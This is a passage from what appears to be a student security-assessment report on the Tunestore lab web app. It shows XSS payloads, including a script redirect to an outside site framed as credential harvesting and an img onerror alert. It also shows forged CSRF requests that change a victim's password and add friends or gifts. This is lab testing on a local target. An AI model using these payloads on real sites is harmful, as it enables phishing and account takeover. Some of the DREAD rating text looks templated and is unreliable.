
code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page.







Stored XSS:


Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.




Here we tried inserting malicious script into the comment section of a web page. As all data entered into comment section stored in the web server database, this malicious script will also get stored into database. When victim views that comment the script get executed on the target machine.




Tunestore::List
localhost:8080/Tunestore/login.do
the tunestore
buy some tunes - give some tunes
Welcome Barbara!
Login Successful
Your account balance is $0.00
Add Balance:
Type: -- SELECT
Number:
Amount:
Add
Friends
Profile
CD's
Log Out
Tunestore::List
Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
Comments
The Ultimate Tony Bennett
Tony Bennett
Chumbawamba's Only Hit
Chumbawamba
The Very Best of Perry Cuomo
Perry Cuomo
Funk This
Chaka Khan
The Divine Miss M
Better Midler
The Greatest Songs of the Seventies
Barry Manilow
Greatest Hits
Wayne Newton
The Best of Sade
Sade
The Very Best of Frank Sinatra
Frank Sinatra



Tunestore::Comments
localhost:8080/Tunestore/comments.do?cd=1
the tunestore
buy some tunes - give some tunes
Tunestore::Comments
Here's What People Say
Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
hacked
OK
Sneha says:




2.2.4a An attack that exploits the XSS vulnerability to harvest user login credentials by changing the submission link to a phishing web site.


Credential harvesting is the process of identifying the usernames, passwords, and hashes that can be utilized to achieve the objective.
This attack can be performed in various ways, one way is when attacker gets logged in in TuneStore with his username and password and will execute this attack by social engineering method.
Now attacker tries to insert malicious script in the comment box as per below URL:
http://localhost:8080/Tunestore/comments.do?cd=4


><script>document.location=
"https://www.hackthissite.org/pages/index/index.php"</script>





Now this script gets stored in server database and whenever any genuine user try to view comments on cd4, the script gets executed on that user's browser and as written in the script user is redirected to phishing website.







2.2.4.b Trigger the above XSS attack via a link:

XSS attacks may be conducted without using <script></script> tags. Other tags will do exactly the same thing, for example:

Attacker writes the script
<img onerror="alert(1)" src="/Tunestore/images/" width="115" height="115">

Here source of img does not exists thus it will throw alert message as 1.





2.3 CSRF Vulnerabilities:

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

2.3.1 Vulnerability Rating:

DREAD score = 10 out of 15

D	Damage potential	Level: High The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.
R	Reproducibility	Level: Medium The attack can be reproduced, but only with a timing window and a particular race situation.
E	Exploitability	Level: Medium A skilled programmer could make the attack, and then repeat the steps.
A	Affected users	Level: Low Very small percentage of users, obscure feature; affects anonymous users
D	Discoverability	Level: Medium The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.

2.3.2 Vulnerability description and Impact:
Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

Impact:
1. This attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context.
2. A successful CSRF attack can compromise end-user data and their associated functions.
3. If the targeted end user is an administrator account, a CSRF attack can compromise the entire web application.
4. Sites that are more likely to be attacked by CSRF are community websites (social networking, email) or sites that have high dollar value accounts associated with them (banks, stock brokerages, bill pay services).

2.3.3 Description of exploits used:
Attacker used scripts to launch CSRF attacks manually. No automated tools were used during the testing. These scripts were injected into vulnerable input field of application login form or through URL.

2.3.4 Exploit Examples:
We tried to understand http request pattern for below 3 cases:

1.Adding a friend:

For adding a friend the http request goes in below format:

POST /Tunestore/addfriend.do HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/friends.do
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: JSESSIONID=987B25F0DED085CDB3A151F7F9C59CE0
Connection: close
Upgrade-Insecure-Requests: 1

friend=User1

So new malicious request is formed with intension of adding unintended friend (i.e. Hacker) in a victim's friend list by tweaking hacker to execute below http request:

POST /Tunestore/addfriend.do HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/friends.do
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: JSESSIONID=987B25F0DED085CDB3A151F7F9C59CE0
Connection: close
Upgrade-Insecure-Requests: 1

friend=Hacker

With this execution the friend named hacker gets added into victim's profile without being noticed.

2.Give gift

For gifting a friend http request goes into below format:

GET /Tunestore/give.do?cd=3&friend=User1 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/giftsetup.do?cd=3
Cookie: JSESSIONID=F5761E1FFB58DD95100B19DCFA8B0516
Connection: close
Upgrade-Insecure-Requests: 1

So new malicious request is formed with intension of giving a gift to unintended friend (i.e. Hacker) which is already present in a victim's friend list by tweaking hacker to execute

below http request:

GET /Tunestore/give.do?cd=3&friend=Hacker HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/giftsetup.do?cd=3
Cookie: JSESSIONID=F5761E1FFB58DD95100B19DCFA8B0516
Connection: close
Upgrade-Insecure-Requests: 1

With this execution the friend named hacker gets gift from victim without being noticed.

3.Change password

For changing a password http request goes into below format:

POST /Tunestore/password.do HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/profile.do
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Cookie: JSESSIONID=F5761E1FFB58DD95100B19DCFA8B0516
Connection: close
Upgrade-Insecure-Requests: 1

password=StrongPassword1 &rptpass=StrongPassword1

So new malicious request is formed with intension of changing the password by tweaking hacker to execute below http request:

POST /Tunestore/password.do HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/Tunestore/profile.do
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Cookie: JSESSIONID=F5761E1FFB58DD95100B19DCFA8B0516
Connection: close

Upgrade-Insecure-Requests: 1

password=12345&rptpass=12345

With this execution the password gets changed of victim's profile without being noticed.

2.4 Broken Access Control Vulnerabilities:

OWASP says broken access control is a threat that is easily exploitable and widespread, as many websites allow unauthorized users to access areas of the site with a simple cut and paste into the browser. Once they're in, hackers can access other users' accounts, view data, change permissions, and essentially take over the system as an admin.

2.4.1 Vulnerability Rating:

DREAD score = 10 out of 15

D	Damage potential	Level: Medium Leaking sensitive information
R	Reproducibility	Level: Medium The attack can be reproduced, but only with a timing window and a particular race situation.
E	Exploitability	Level: Medium A skilled programmer could make the attack, and then repeat the steps.
A	Affected users	Level: Medium Some users, non-default configuration
D	Discoverability	Level: Medium The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.

2.4.2 Vulnerability description and Impact:

It occurs when the attacker changes the parameter value, which directly refers to a system object for which he is unauthorized. The occurrence is common in applications and APIs where all user request privileges are not verified and easy to detect with manual testing, but not open to automatic dynamic or static testing

Impact:

Depending on the sensitivity of the data that your application handles, the repercussions of broken access control can be very severe. Data leaks can cause reputational damage, cost your business financial penalties, make your customers vulnerable to fraud, and even endanger national security (if you work for a government agency).


2.4.3 Description of exploits used:

Attacker used URL Tampering technique to perform this attack. No automated injection tools were used during the testing.

